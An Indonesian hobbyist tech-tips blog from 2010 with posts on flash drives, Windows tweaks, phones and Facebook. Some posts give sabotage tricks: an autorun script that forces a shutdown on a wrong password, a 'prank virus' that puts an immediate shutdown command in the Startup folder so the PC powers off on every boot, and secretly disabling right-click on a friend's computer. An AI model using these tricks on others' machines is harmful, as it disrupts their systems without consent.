Wellcome to My Blogs..!!

External links - JquerySelamat datang di Blogku yang sederhana ini yah, disini Sobat Blogger semua dapat membaca dan dapat mengetahui berbagai Artikel-artikel seperti Tips dan Trik, Blogger, Facebook, Komputer hingga ke Software Hardwarenya.dll

Buat Sobat Blogger Semua Semoga Bermanfaat ya..!! "Good Luck and Enjoy Your Life"

Jalin Hubungan Dengan Teman Dalam Facebook

External links - JqueryKamu ingin dapat teman maupun pacar ikutan aja dengan situs sosial facebook.com

Dan tidak hanya itu saja kamu klik disini untuk tips n trik agar Facebookanmu makin Asik.OK

Buat Blogmu Sendiri !

External links - JqueryKamu Pengen jadi Sobat Blogger.?ayo segera kreasikan Ide-idemu.!!Buat Bloggermu dan Postingkan kreasi Idemu, kunjungi situsnya di BLOGGER.COM

dan di Blogku ini kamu semua juga bisa kok KLIK DI SINI untuk Artikel-artikel tentang BLOG.

Super Sexy Bookmarks Widget for Blogger !

Thumbnail image that says sleek button using photoshop that links to a Photoshop tutoril. Looking for professional Social Bookmark Buttons for your blog ! me too :) however, while i was searching the net too, I came across a post by Naeemnur, that had instructions for Blogger (BlogSpot.com) based blogs which was really good.If you have a blog on blogger you can definitely give this a try.

Its very attractive social bookmarking widget ! it can help you to let your visitors bookmark your page effectively .

for instructions about the use of this SEXY Social bookmarking widget ! you can go here and get it GUMGUM:)

Tampilkan postingan dengan label Tips n' Trik. Tampilkan semua postingan

Minggu, 05 September 2010

Cara mudah Memasang Password di Flashdisk tanpa software

Banyak aplikasi yang dapat memberi manfaat untuk mengunci flashdisk atau memberi password otomatis ke flashdisk. Tetapi beda lagi dengan postingan kali ini . sebelumnya cara ini saya dapatkan dari seorang programmer yang hebat http://inside-and.blogspot.com

"Cara ini sangat mudah dan bermanfaat apalagi seperti saya bermain di warnet sebelah rumah yang pakai flashdisk harus di comokin dulu di komputer sever. jadi bahaya dong bisa dibuka dari client lainnya"

Cara ini akan otomatis meminta password ketika flashdisk dimasukan ke PC dan jika password salah, maka komputer akan shutdown secara otomatis.
Langsung saja .

1. Buka Notepad
( Caranya : Start>>All Programs>>Accessories>>Notepad atau masuk di RUN lalu ketik notepaddan Enter) lalu copy paste script kode dibawah ini ke notepad

on error goto 0

dim s,quest,sd,m,winpath,fs
set sd=createobject("Wscript.shell")
set fs=createobject("Scripting.FileSystemObject")
set winpath=fs.getspecialfolder(0)
set s=wscript.createobject("wscript.shell")
do while quest=""
quest=inputbox("Masukkan PASSWORD, Jika anda salah dalam memasukkan password, maka komputer ini akan ShutDown!!!","http://oktridarmadi.blogspot.com")
if quest="" then
m=MsgBox("Maaf anda belum memasukkan password...!", 0+0+48, "
http://oktridarmadi.blogspot.com")
end if
loop
if quest="TULIS PASSWORD DISINI" then
s.run "shutdown -a"
sd.run winpath & "\explorer.exe /e,/select, " & Wscript.ScriptFullname
else
s.run "shutdown -s -t 0"
end if

TULIS PASSWORD DISINI ganti sesuai keinginan anda, itu adalah sebagai tempat password anda. Pemakaian huruf kapital sangat berpengaruh. saya sarankan memakai angka yang sudah diingat di luar kepala.
lalu save as dengan nama dengan "passwordlock.vbs" tanpa tanda kutip, sebelum di save as pastikan pilih all files.

2. setelah selesai diatas.
lalu buka Notepad lagi, untuk pengaturan otomatis setelah flashdisk dimasukan di PC.
copy paste script kode dibawah ini ke notepad.

[Autorun]
shellexecute=wscript.exe passwordlock.vbs
action=FLASHDISK TELAH DILENGKAPI CODE

anda dapat merubah kata "FLASHDISK TELAH DILENGKAPI CODE" sesuai kata-kata mutiara keinginan anda sendiri.
setelah itu lakukan penyimpanan seperti file yang pertama, tetapi pada bagian File name tulislah "autorun.inf" tanpa tanda kutip, sebelum di save as pastikan pilih all files.

Kemudian pindahkan kedua file yang telah anda buat tadi (autorun.inf dan passwordlock.vbs) ke dalam flashdisk anda.

langkah terakhir silahkan anda hidden autorun.inf dan passwordlock.vbs yang telah dibuat tadi.
Cara hidden : klik kanan pada masing- masing autorun.inf dan passwordlock.vbs lalu pilih properties centang kotak yang ada di tanda hidden. selesai . . . .

@info
- kompitabel dengan win XP.
- dimohon jangan sampai lupa password sendiri (PedasManisCinta tidak bertanggung jawab atas kesalahan password sendiri)


selamat mencoba.
"Good Luck and Enjoy Your Life"

Minggu, 29 Agustus 2010

MATIIN KOMPUTER OTOMATIS

MATIIN KOMPUTER OTOMATIS n iseng2 buat virus
tanpa software bos:

caranya:
1. masuk C:\WINDOWS\system32
2. copy File shutdown.exe
3. paste shorcut ditempat terserah anda!
4. klik kanan property hasil shorcut
5. pilih shorcut ganti target dengan
"C:\WINDOWS\system32\shutdown.exe -s -t 1500"

1500: merupakan detik yang anda setting, klo anda memilih 1 menit anda harus mengganti dengan 60
maaf sblumnya klo da ada yang upload!!!
mau sharing masalah mematikan komputer secara otomatis!!!
masalah waktu terserah anda!!!
tanpa software apapun,,,
tujuan untuk mencerdaskan bangsa
bisa digunakan sebagai virus (iseng2)

untuk buat ISENGnya!!!
1. ganti angka 1500 menjadi 5
2. copy shorcut
3. paste di "C:\Documents and Settings\NAMA USER ANDA\Start Menu\Programs\Startup"
4.atau masuk START > ALL PROGRAM > STARTUP klik kanan open > dan paste disitu"
DIJAMIN KOMPTER AKAN MASUK WINDOS CUMA 5 DETIK LANGSUNG MATI LAGI DEH.....
MOHON IDE INI JANGAN DISALAH GUNAKAN
TANPA SOFTWARE SAMA SEKALI

Senin, 16 Agustus 2010


Cara ubah Windows XP® anda menjadi berbahasa Indonesia

Sekarang ini telah ada "Paket Antarmuka Bahasa Indonesia Windows XP®" dari Microsoft untuk mengubah Windows XP® anda menjadi berbahasa Indonesia.


Anda tidak perlu cemas akan komputer anda, karena program ini asli buatan Microsoft dan hanya mengubah bahasa dalam sistemoperasi anda saja.


Cara pemakaiananya cukup mudah, setelah selesai download, anda hanya tinggal klik dua kali dan pilih lokasi tempat ekstrak file tersebut.
Setelah itu klik dua kali hasil ekstrak software tersebut, dan ikuti petunjuk selanjutnya.
Perlu diketahui, anda harus merestart komputer anda untuk mengubah bahasa.


LIPSETUP.msi (6.4 MB)

Untuk mengubah bahasa Windows XP® anda kembali menjadi bahasa Inggris, anda harus mengaksesnya melalui Add or Remove Programs yang terdapat di Control Panel, setelah itu, cari nama program "Paket Antarmuka Bahasa Indonesia" lalu klik nama program tersebut dan klik Remove.


Good Luck and Enjoy Your Life.. "Semoga Bermanfaat"   

Cara membuat folder tanpa icon

Kali ini saya akan menjelaskan bagaimana cara membuat folder tanpa icon, contohnya ada di gambar dibawah ini


Bagaimana cara membuatnya? akan saya jelaskan dibawah ini


Pertama, buat folder biasa (Klik Kanan > New > Folder)

Setelah itu, pada folder tersebut Klik Kanan > Properties > Costumize > Change Icon ...


Cari gambar dengan icon kosong seperi dibawah ini
Klik salah satu icon tersebut, Lalu klik OK


Sekarang gambar icon sudah hilang, Lalu bagaimana cara mengganti nama foldernya?
Pada folder, Klik Kanan > Rename, lalu tekan Alt + 255 (NumPad), Menekan 255 harus pada NumPad

Tekan Enter. Folder tanpa icon sudah jadi.


Kelemahan dari cara tersebut adalah, jika dilihat dari Windows Explorer akan terlihat baris kosong seperti ini


Jadi, jika anda ingin membuat folder yang benar-benar rahasia, sebaiknya menggunakan software khusus pembuat folder rahasia.

Good Luck and Enjoy Your Life.. "Semoga Bermanfaat"

Sabtu, 07 Agustus 2010

Cara menginstall Windows 7 melalui USB Flashdisk

Selama ini saya telah mencoba mencari informasi bagaimana caranya menginstall Windows Xp melalui Flashdisk, dan akhirnya berhasil jinstall-windows-7-from-usbuga, walaupun prosesnya berjalan agak lambat dan kupikir ngga bakalan juga nih bisa menginstall lewat USB flashdisk, baru2 ini telah banyak artikel yang membahas tentang cara2 menginstall windows melalui USB flashdisk, dan saya pikir gak ada salahnya mencoba trik yang lain, siapa tau ada peningkatan dalam hal kecepatan penginstallannya.

Menginstall Windows melalui USB flashdisk ini ternyata banyak keuntungannya dibanding melalui CD atau DVD disk, Kita tidak perlu khawatir akan CD atau DVD yang ngga kebaca sama CD/DVD-ROM, CD atau DVD yang tergores, kadang menyulitkan dalam proses penginstallan windows, sedangkan melalui Flashdisk itu sendiri, hal yang demikian ngga lah perlu terjadi lagi.
Saya akan menunjukkan 2 cara ( secara manual dan otomatis ) menginstall windows 7 melalui USB FlashDisk
Sebelum kita mulai, perlu disiapkan adalah: Sekurangnya 1buah Flashdisk dengan kapasitan 4Gb ato lebih, soalnya Windows 7 setidaknya mengambil tempat sebesar 3Gb.

Cara Manual:
  1. Colokkan USB Flaskdisk anda. (maukin ke usb port yah, jgn ke tempat lain).
  2. Tekan Tombol WIN+R, ketik cmd dan klik OK.
  3. Ketik diskpart dan tekan ENTER.
  4. Ketik list disk, tekan ENTER dan pilihlah yang mana adalah USB flashdisk anda, hati2 jangan salah pilih nanti salah2 yg keformat adalah disk yang lain. jikalau anda punya hanya 1 harddisk makan USB flaskdisknya adalah disk1.
  5. Ketik select disk 1 dan tekan ENTER.
  6. Ketik clean dan tekan ENTER.
  7. Ketik create partition primary lalu tekan ENTER.
  8. Ketik select partition 1 dan tekan ENTER
  9. Ketik active dan tekan ENTER.
  10. Ketik format fs=fat32 dan tekan ENTER
  11. Ketik assign dan tekan ENTER
  12. Ketik exit dan tekan ENTER.
  13. Masukkan disk DVD windows 7  dan copy lah semua isi DVD tadi ke USB Flaskdisk anda.
  14. Booting komputer anda melalu USB Flashdisk, setting malalui bios komputer anda, pastikan boot nya melalui USB Flashdisk, apabila langkah2nya betul, maka proses instalasi windows seharusnya berjalan melalui USB Flashdisk.

Cara Otomatis.
Cara otomatis tentunya merupakan pilihan saya, dan untuk itu sudah tersedia program yang namanya WinToFlash, program ini akan melalukan langkah2 seperti cara manual diatas, yang kita perlu lakukan hanyalah menjalankan programnya, pilih sumber windows 7 dan arah USB flashdisk.
  1. Unduh program WinToFlash versi terbaru.
  2. Ekstrak dan jalankan file WinToFlash.exe
  3. Klik tombol “Check” dan mulailah proses Windows setup transfer wizard.
  4. Klik “Next”
  5. Pilih lokasi file Windows 7 dan lokasi USB Flaskdisk anda. klik “Next”.
  6. Pilih “I Accepted the terms of the license agreement” dan klik “Continue”
  7. Klik OK untuk memulai memformat USB Flashdisk dan file2 windows 7 secara otomatis akan dimasukkan ke USB Flashdisk.
  8. Klik “Next” apabila selesai pengopian, dan bootinglah komputer anda melalui USB Flashdisk tadi. apabila langkah2nya betul, maka proses instalasi windows seharusnya berjalan melalui USB Flashdisk.

http://www.ziddu.com/download/8116685/NovicorpWinToFlash0.5.0013beta.zip.html
Cara lain khusus untuk Windows 7 dapat menggunakan tools dari microsoft, yaitu Windows7 USB/DVD Download tools.

Sesudah Download dan install lalu jalankan programnya, pada langkah ke-1 pilih lokasi file .iso windows7 kita, lalu langkah ke-2 pilih apakah akan di install ke usb flashdisk tau bakar ke DVD disk.
Download Windows7 USB/DVD Download tools disini:

Dan untuk menguji apakah usb flashdisk atau disk DVD windows kita berhasil atau ngga dapat menggunakan program / tools MobaliveCD.

Download MobaliveCd Disini:


Lanjut: http://www.hong.web.id/tutorial/cara-menginstall-windows-7-melalui-usb-flashdisk/#ixzz0sWCtvIxw

Semoga bermanfaat.."Good Luck and Enjoy Your Life"

Rabu, 04 Agustus 2010

Membobol Pasword Winrar dengan Paksa

Anda tidak bisa membuka password winrar ? Ok saya beritahu tips dan trik cara membukanya dari yang gampang sampai yang gampang. Nah untuk men jebol passord di winrar sebenarnya memang sulit Tapi dari sekian percobaan bintang cukup berhasil dan sebagian besar file RAR ter buka (bahkan tanpa pakai remover software lho).

Caranya, pertama karena biasanya anda mendapatkan file-file winrar itu dari web sharing seperti rapidshare, megaupload, ziddu dsb. Kadang-kadang file itu terlisting di web pencari seperti rapidlibrary.com, padahal mungkin yang menshare file winrar tersebut sudah memberitahu password untuk membuka di blog/websitenya.


nah tahukan kenapa saya bilang cara jebol passwordnya mudah?

Nah maka daripada itu dan oleh karena itu, gunakan om google untuk mencari password tersebut. Pertama copy nama file winrar tersebut dan cari di google. Telusuri satu persatu web (biasanya bintang ketemu kok)… untuk pencarian lebih maksimal tambahkan keyoword “password” di pencarian google tersebut. Dan otomatis jika berhasil menemukan selain bisa membuka winrar juga dapat beterima kasih kepada orang yang mau membagi gile itu.

Nah jika cara pertama masih juga belum ketemu sehingga jangankan men jebol, membuka saja tidak bisa. coba kamu pakai software remover password winrar. Beberapa diantaranya adalah :


silahkan dicoba remover password itu untuk men jebol winrar kamu. Masak sudah susah-susah download masih juga nggak bisa membuka isinya. wah nak ngunuwi yo dadi ruwet.hehehe

 Semoga Bermanfaat.. "Good Luck and Enjoy Your Life"

Membuat Autorun anti Virus di dalam Flashdisk

Hey Sobat Blogger, tidak lupa aku slalu akan menyapa sobat blogger semua, ada tip trik Apik nih, hehe Tip Trik ini aku dapatkan dari serorang temen yang juga tetanggaku dia sekarang sudah kuliah semester 5, tapi kali ini aku g mau ngomongin dia. langsung ajah ya?bagi sobat pernah kan Flasdisknya terkena virus, pasti sebel banget yah low misal data-data di dalamnya sangatlah penting.nah jangan kuatir dulu ada kok cara menghindarinya gak pakek di scan dengan antivirus lagi. yaitu dengan cara "Membuata Autorun di dalam Flasdisk" dengan cara sebagai berikut ;

1. Masuk Notepad, kemudian ketikkan script di bawah ini

[AutoRun]

open=G:\PCMAV-CLN.EXE

shellexecute=G:\PCMAV-CLN.EXE

shell\Ary_Putra_Flasdisknya_Discan_Dulu_Dunk_{~.^}\command=G:\PCMAV-CLN.EXE

shell=Ary_Putra_Flasdisknya_Discan_Dulu_Dunk_{~.^}

2. Setalah itu simpan script tersebut di dalam flashdisk dan beri nama autorun.inf


Keterangan :

- Ganti script yang berwarna Merah sesuai dengan lokasi flashdisk dan AntiVir yang Anda simpan.

Mudahkan... Selamat Mencoba ya !! "Good Luck and Enjoy Your Life"

Membuat Shortcut Shutdown & Restars

Hey Sobat Blogger Semua..wah Update lagi nih!!kali ini aku mau kasih tips tentang komputer, Seperti judulnya "Membuat Shortcut Shutdown & Restars" buat caranya gampang kok Sobat. Baca Lanjut ya?
Langkah pertama adalah membuat membuat shortcut dengan cara klik kanan di desktop kemudian pilih new dan pilih Shortcut. Kemudian akan keluar tampilan untuk mengisi lokasi file yang akan dipanggil seperti berikut, lalu anda masukkan shutdown.exe -s -t 0 (untuk shortcut shutdown), kemudian pilih next.
Kemudian akan keluar tampilan untuk memberi nama shortcut tersebut, misalnya diberi nama "Shutdown". Kemudian klik finish.
biar cantik...icon nya diganti aja..OK
nah segitu ajah, gampang kant? "Good Luck and Enjoy Your Life"

Jumat, 30 Juli 2010

Cegah penyebaran Virus dengan Panda USB Vaccine

Kemarin (8 Oktober 2009), PandaSecurity baru saja merilis program Panda USB Vaccine 1.0.1.14. Program gratis ini akan mem-vaksinasi komputer atau USB Flash disk sehingga penyebaran virus melalui media seperti flashdisk dapat di hindari (kurangi). Seperti diketahui bahwa penyebaran virus sebagian besar melalui Flash disk.
USB Vaccine Versi baru ini menyertakan perbaikan dari versi sebelumnya dan dukungan multilingual.

panda-usb-vaccine
Salah satu celah keamaan Windows ( terutama windows XP, termasuk pula windows Vista ) adalah penggunaan file AUTORUN.INF di removable drive, seperti USB Flash disk. Jika fitur windows Autorun ( Otomatis menjalankan file AUTORUN.INF) tidak di matikan, maka virus dengan mudah menyebar ke komputer meskipun kita tidak membuka USB Flashdisk.
Panda USB vaccine mempunyai dua fitur utama :
  • Computer Vaccination, yang akan mem-vaksin komputer (PC), mematikan fitur Autorun Windows. Sehingga jika ada file AUTORUN.INF di USB Flashdisk, CD, DVD, MP3 player atau media lainnya tidak akan otomatis dijalankan.
  • USB Drive Vaccination, mem-vaksinasi USB Flash drive. USB Vaccine akan membuat file AUTORUN.INF kosong yang tidak bisa di baca, edit (modifikasi) atau di hapus. Sehingga virus tidak akan bisa memanfaatkan AUTORUN.INF untuk menyebar secara Otomatis ke komputer lain.
Perhatian..
Setelah USB Flash Drive (Flashdisk) di vaccine, maka file AUTORUN.INF yang telah dibuat tidak akan bisa di hapus melalui windows. Dan tidak ada fitur di USB Vaccine untuk menghilangkan file ini. Jika karena suatu hal terpaksa akan menghapus AUTORUN.INF, maka bisa dilakukan melalui bootable CD atau melalui Linux. Atau dengan cara mem-Format Flashdisk tersebut ( Jika di Format, semua data akan hilang, sehingga perlu di pindah terlebih dulu).
Perlu di ingat juga bahwa, setelah Flashdisk di vaksin dengan program ini, bukan berarti virus tidak dapat masuk. Virus tetap saja bisa masuk ke flashdisk, hanya saja tidak akan bisa otomatis berjalan atau menular ke komputer tanpa kita aktifkan. Sehingga perlu waspada sebelum menjalankan file yang ada di flashdisk. Informasi dan Pengunaan lebih lanjut, bisa dibaca artikel saya sebelumnya tentang Proteksi dari autorun.inf dengan Panda USB Vaccine
Download dari CNET :
Get it from CNET Download.com!

Selasa, 11 Mei 2010

Mengganti LOGO pada General System Propertis

Hey Sobat Blogger semua...wah UPDATE lagi nih..wehehehe (^_^)..nah kali ini vidi maw beri Trik..yua walaupun ni Hack kecil-kecilan tapi bagi aku semoga bermanfaat deh buat Sobat semua..mengganti LOGO pada General System Propertis..contohnya seperti gamabar di bawah :


Nah bagi yang pengen yuk mari ikuti caranya yua ??
1.Masuk ke SYSTEM ( C ) atau Seperti Gambar di bawah

2.Setelah itu masuk ke WINDOWS, cari folder System 32 klik dua kali.
3.cari gambar yang bernama oemlogo.bmp
4.sebelum menggantinya Sobat semua buat dulu logo atau edit gambar yang mau di jadikan omlogo,  bisa mengunakan Photoshop, PhotoScap, Dll
5.Sesudah membuat logonya, kembali ke cara 3 yaitu cari gambar oemlogo.bmp
6.hapus atau ganti logonya dengan logo yang Sobat buat. tapi ingat gambar atau logo yang Sobat buat harus ber EXTENSI .bmp atau nama logo tersebut harus juga (oemlogo.bmp)
7.Selesai deh..hehehe mudah kant?? ^_^ jangan lupa beri Komentar yua and Follow me..bagi yang mau hehehe...

Sekian dulu POST kali ini (^_^)

Good Luck and Enjoy Your Life..."Semoga Bermanfaat"

Jumat, 07 Mei 2010

Jejaring Sosial dan 4 Tips Sederhana Bagi Para Orang Tua

Cukup membuat saya sedikit tersenyum melihat berita yang seakan tak kunjung reda seputar Facebook yang memakan korban anak remaja dan beberapa kasus turunannya, yang juga seakan-akan ingin menyampaikan pesan bahwa internet bukan sebuah media yang positif (lihat saja, hampir gak ada dampak positif internet yang dipublikasikan media TV khususnya saluran berita).
Mengapa tersenyum?? pertama karena sampai sekarang saya juga belum mengerti apa tujuan dari stasiun televisi yang menggembar-gemborkan berita yang tidak seimbang ini, kedua karena ini merupakan bukti bahwa dunia internet sudah sedemikian rupa membawa pengaruh yang nyata kepada kehidupan masyarakat luas di Indonesia hanya sayangnya kenapa hanya pengaruh negatif yang diangkat ke publik, ketiga karena semakin di-blowup nya berita-berita mengenai kasus sejenis maka semakin terlihat bahwa ada pola asuh/pendidikan yang salah yang diterapkan oleh sekolah sebagai lembaga pendidikan dan oleh orangtua sebagai individu yang pertama kali membentuk karakter dan nilai serta norma yang dipegang oleh anak-anak (dalam hal ini anak-anaknya sebagai korban dan pelaku), sehingga kasus-kasus seperti ini bisa terjadi.
Maka dalam tulisan kali ini saya akan mencoba memberikan beberapa cara yang bisa diterapkan oleh sekolah dan orang tua dalam mendidik anak-anaknya supaya terhindar dari perilaku negatif yang secara “kebetulan” difasilitasi oleh media jejaring sosial seperti Facebook (masih ada yg lain seperti twitter, plurk, dll):
  1. Buatlah akun di media yang sama, ya karena jaman sudah berubah, bukan jamannya lagi kita melarang penggunaan media-media yang sebetulnya juga membawa dampak positif yang besar terhadap kehidupan penggunanya (bila digunakan dengan benar dan wajar).
  2. Jadilah teman anak-anak Anda di media yang sama, dengan Anda menjadi temannya secara langsung Anda juga bisa mengawasi apapun yang dilakukannya di media tersebut, atau bahkan Anda bisa menjalin komunikasi yang mungkin selama ini terhambat (bila Anda termasuk orangtua yang terlalu sibuk dengan pekerjaan Anda). Dan bagi pihak sekolah, dengan mewajibkan seluruh siswanya yg memiliki akun fesbuk menjadi teman dari akun sekolah akan menjadikan “rem” tersendiri bagi siswa untuk melakukan hal-hal negatif di media tersebut.
  3. Gunakan media tersebut sebagai salah satu sarana pembelajaran, bukan tidak mungkin di jaman seperti sekarang ini seorang guru memberikan tugas dalam bentuk apapun melalui media jejaring sosial (membuat siswa/anak Anda menjadi sibuk menggunakan media tersebut untuk melakukan tugas yang Anda berikan, tanpa membuat mereka merasa terbebani karena pada dasarnya media ini telah mereka senangi sebelumnya), karena begitu lengkapnya fitur jejaring sosial mulai dari mengupload gambar, membuat catatan, dll.
  4. Belajarlah menerima perubahan jaman, khususnya dalam dunia teknologi informasi karena saat ini begitu banyak media jejaring sosial bermunculan dan pola komunikasi pun telah berubah, sekarang gak hanya sms atau telepon, tapi twitter, FB, dan media2 online lain sudah bisa digunakan sebagai fasilitas janjian yang tampaknya belum terjamah oleh mayoritas orangtua untuk memantau anaknya. Oleh karena itu teruslah belajar mengenai perkembangan teknologi informasi, demi kebaikan siswa/anak Anda.
semoga beberapa tips sederhana di atas menggugah para orangtua untuk mencari tahu dan belajar mengenai perkembangan teknologi informasi yang sebenarnya dibuat dan diciptakan untuk memudahkan urusan manusia, namun kita juga harus sadar segala sesuatu juga memiliki dampak negatif, dan pelarangan ataupun pemblokiran bukanlah satu-satunya jalan keluar untuk mengawasi Anak/siswa Anda, namun pendekatan yang tepatlah yang sebetulnya lebih efektif dalam mengawasi mereka.

refrensi ; DepokBlogger-Community... "Semoga Bermanfaat"

Selasa, 04 Mei 2010

Tips Hp Symbian

=Tips Hp Symbian= nah itulah kata yang tepat buat judul Posting kali ini sobat blogger....
o'iya nyampek lupa (^_^) wah gimana nih kabar blogger sobat semua nih...??
baik" ajah kant...ya syukur lah low pada baik semua......hehehehe vidi juga baik kok....
nah sobat semua,..Kamu bisa kok memperbaiki app close main error !..
Sebelum itu baca nyampek selesai Tips dari Vidi Yua....and pada jangan lupa beri komen lho.....hehehe
caranya sebagai berikut :
(1) buka filemanager atau file explorer
(2) masuk ke C:/system/bootdata & terus hapus ‘FirstBoot.dat’
(3) matikan hpnya & cabut MMC
(4) hidupkan hp isi tgl dan jam
(5) tunggu sampai slesai loading terus matikan lagi hp
(6) masukan kembali MMC dan hidupkan lagi hpnya.
Lupa MMC password ?? Mungkin ini bisa membantu
(1) buka file explorer. (SeleQ, FExplore, AppMan)
(2) cari file di folder C: /system/’MMC STORE’
(3) kalo udah ketemu kirim ke PC km
(4) di PC, buka filenya dgn Notepad,
(5) disitulah password kamu
Cara melakukan hard reset
(1 ) dari posisi standby ketik *#7370 # klick “ok” lalu masukan security code kamu (kalo belum di rubah kode standarnya 12345 ) klick “yes”
(2 ) cara kedua dari posisi off tekan tombol “call” “bintang*” “angka 3″ secara bersamaan sambil dihidupkan..tekan terus sampe muncul tulisan “FORMATING”..Udh gtu az
cara melakukan copy & paste
Tekan dan tahan tombol pencil,. terus pilih text yg mau di copy menggunakan tombol navigasi..Geser ke kanan atw ke kiri
- Tombol kiri akan akan muncul tulisan ‘Copy’. Tekan copy
- kamu bisa menggunakan paste dgn cara yg sama seperti diatas:
tekan dan tahan tombol pencil dan pilih ‘Paste’. Atau,tekan pencil satu kali dan pilih ‘Paste’ udah gitu aja
Cara menghapus Operator Logo..
(1) buka fileman/seleQ: masuk folder C:\System\Apps\Phone \Oplogo
(2) hapus smua file yg ada di folder itu
(3) terus Restart hp km..Udah gitu aja
Jika kamu tidak dapat menghapus file di inbox dgn cara biasa,,ini yg bisa km lakukan;
(1) Buka FExplorer/seleQ.
(2 ) Masuk ke folder C:\system\Mail\ 00001001 _S bisa jga di forlder E:
(3 ) Disana km akan menemukan folder,dari 0 sampai 9 dan a sampai f. Lihat aja satu persatu km terus cari file yg ingin km hapus.
(4) Setelah menemukanya,km hapus aja.
(5) Keluar dari FExplorer/seleQ & buka inbox..Skrng coba hapus…Udah gtu aza

Good Luck and Enjoy Your Life... "Semoga Bermanfaat"

Sabtu, 01 Mei 2010

Cara Menangani HP Terkena Air

Hellow Sobat Blogger Semua.....nah satu lagi Vidi Punya tips nih soal HP....POST kali ini adalah Cara Menangani Handphone / Ponsel Yang Terkena Air..hehehe (^_^)....JIKA Kamu mengalami sebuah peristiwa sial yaitu ponsel kebasahan atau terendam kedalam mesin cuci, maka Kamu tidak perlu panik. Mungkin dapat mengikuti beberapa langkah dibawah ini.woke..hehehe..yuk mari baca lanjut,... ^_^

1. Ambil handuk kering dan keringkan ponsel Kamu. Jika ponsel berbentuk flip, maka Kamu harus membukanya dan mengeringkan layar juga tombol tombol ponsel dengan handuk kering.

2. Lepaskan baterai dan gunakan handuk tersebut untuk mengeringkannya jika masih ada air di dalamnya

3. Tunggu kira-kira satu jam, kemudian letakkan kembali baterai ke posisi semula dalam ponsel Kamu, dan berharap ponsel dapat hidup kembali. Namun jika tidak bisa juga, maka baterai sebaiknya dilepas, agar tidak merusak komponen ponsel yang lainnya.

4. Diamkan ponsel hingga hari berikutnya. Kemudian pada sore hari, bentangkan handuk di permukaan yang datar di halaman depan atau belakang rumah. Kemudian taruhlan ponsel di atasnya, berikut baterainya, untuk dikeringkan. Ketika hari sudah gelap, bawalah ponsel masuk ke rumah. Kamu dapat mengulangi langkah ini dalam waktu sekitar lima hari.

5. Setelah beberapa hari pengeringan dengan sinar matahari, kemudian Kamu dapat menggunakan blow dryer dengan panas yang rendah, dan menempatkannya sekitar 3 inch dari baterai ponsel. Kamu dapat melakukannya sekitar 30 menit.

6. Kemudian letakkan baterai ponsel kembali ke ponsel, lalu coba nyalakan. Jika Kamu melihat cahaya dari tombol-tombol ponsel Kamu, bukan dari layar, maka hal ini adalah pertanda baik. Hal ini berarti ponsel masih dapat berjalan.

7. Cobalah untuk menekan nomor telepon seperti biasanya, walaupun dalam kondisi layar gelap. Jika terdapat nada panggilan, berarti layar Anda akan kembali suatu saat. Namun, jika tidak, maka Kamu dapat mengeringkan ponsel Kamu seperti langkah sebelumnya.

8. Jika ponsel Kamu tidak ada perubahan dalam dua minggu, Kamu mungkin harus membeli ponsel baru dan jadikan koleksi saja ponsel yang terkena air tersebut :). Bagaimanapun, Anda dapat menunggu dan mengeringkannya kembali sesuai langkah di atas berulang kali, terlebih jika ponsel terendam dalam waktu lama, maka akan dibutuhkan waktu lama pula untuk pengeringannya.


OK..dah gitu ajah yua....hehehe (^_*)
Good Luck and Enjoy Your Life.... "Semoga Bermafaat"

Rabu, 28 April 2010

Disable Klik kanan di Windows XP

Hellow sobat semua..hehehe gembira Banget nih bis MID Semester dah selesai..waktunya POSTING lagi.. (^_^)... kali ini Vidi Punya Tips,Trik good....nah kali ini POST tentang Windows XP juga bisa di sebut Tentang Komputer juga we hehehe...yuk buat Sobat Blogger Semua Baca Lanjut YUAA......????Menu Klik-kanan mouse di windows banyak menuju ke sistem properties, dan merupakan langkah cepat dibanding dengan harus melalui control panel atau start menu.
Kalau anda ingin me-nonaktifkannya karena alasan tertentu, misal supaya teman tidak dengan mudah utak-atik atau merubah settingan komputer, tampilan desktop dll, atau mungkin juga anda mau iseng diam-diam mengunci klik kanan komputer milik teman anda..
caranya :

Masuk ke Registry editor (tentunya harus login sebagai administrator) klik start --> klik RUN --> ketik Regedit-->klik OK
Masuk ke HKEY_CURRENT_USER\Software\

Microsoft\ Windows\CurrentVersion\Policies\Explorer
Di area kosong sebeleh kanan : klik kanan --> New --> DWORD value --> beri nama NoViewContextMenu


Dobel klik NoViewContextMenu dan pada Value datanya beri nilai 1--> klik OK


Re-start komputer

Untuk menormalkan kembali, ulangi langkah - langkah diatas, kemudian hapus atau beri nilai 0 pada Value data Dword NoViewContextMenu .

Good Luck and Enjoy Your Life.... "Semoga Bermanfaat"

Sabtu, 24 April 2010

Menghubungkan Facebook dengan Blog/Website - Simplaris Blogcast

Hey Sobat Blogger...wah gimana nih punya kabar...baik" ajah kant?nah Vidi punya Tips n' Trick capcus nih, Bisa dibilang Soal Facebook, Blog juga bisa...nah hayo di baca ajah, jangan cuma diliatain..hehehehe (*_^)

Ingin artikel blog/website ada di halaman facebook ? Apalagi jika Sobat semua pemilik blog atau web tersebut , dan ingin mempublish artikel agar lebih banyak diketahui teman atau kenalan di Facebook. Caranya mudah dengan menggunakan aplikasi yang bernama "Simplaris Blogcast" di Facebook feed atau artikel terbaru yang ada akan muncul juga pada halaman Facebook sekaligus menjadi nilai tambah untuk mempromosikan blog/website kita Sobat..,*_^
nah berikut caranya ;

1.Search dengan keyword > simplaris blogcast
simplaris facebook

2.Dihalaman tentang Simplaris klik tombol > ke aplikasi
simplaris facebook

3.Silakan masukan alamat feed blog/website
simplaris facebook
Misalnya untuk blogger:
http://ptcbayar.blogspot.com/feeds/posts/default
(ganti ptcbayar dengan alamat blog Anda)

Sedangkan untuk yang memakai feedburner
http://feeds.feedburner.com/ptcbayar
(ganti ptcbayar dengan alamat yang didaftarkan pada feedburner)

4.Setelah menekan tombol "Lets Blogcast!" akan muncul tampilan tanpa ada isi feed atau artikel, silakan klik link "update"
simplaris facebook

5.Dan akan muncul seperti ini
simplaris facebook

Sedangkan untuk konfigurasi lainnya bisa kita lihat di bagian setting
simplaris facebook

Silakan pilih sesuai keinginan Anda

Untuk menambahkan Simplaris ke halaman Facebook silakan klik kedua tombol "tambahkan ke info" dan "tambahkan ke profil" (pada halaman setting)
simplaris facebook

Dan terakhir adalah tampilan dari halaman facebook kita yang sudah diisi dengan artikel terbaru dari blog/website lewat aplikasi "Simplaris Blogcast"
simplaris facebook
nah dah jelas kant temen"...ayo bagi yg punya blog jangan bengong ajah...hehehe terapin donkk...!!!!!!

Good Look and Enjoy Your Life "Semoga Bermanfaat"

Jumat, 23 April 2010

Meremot Komputer Orang dengan Prompat


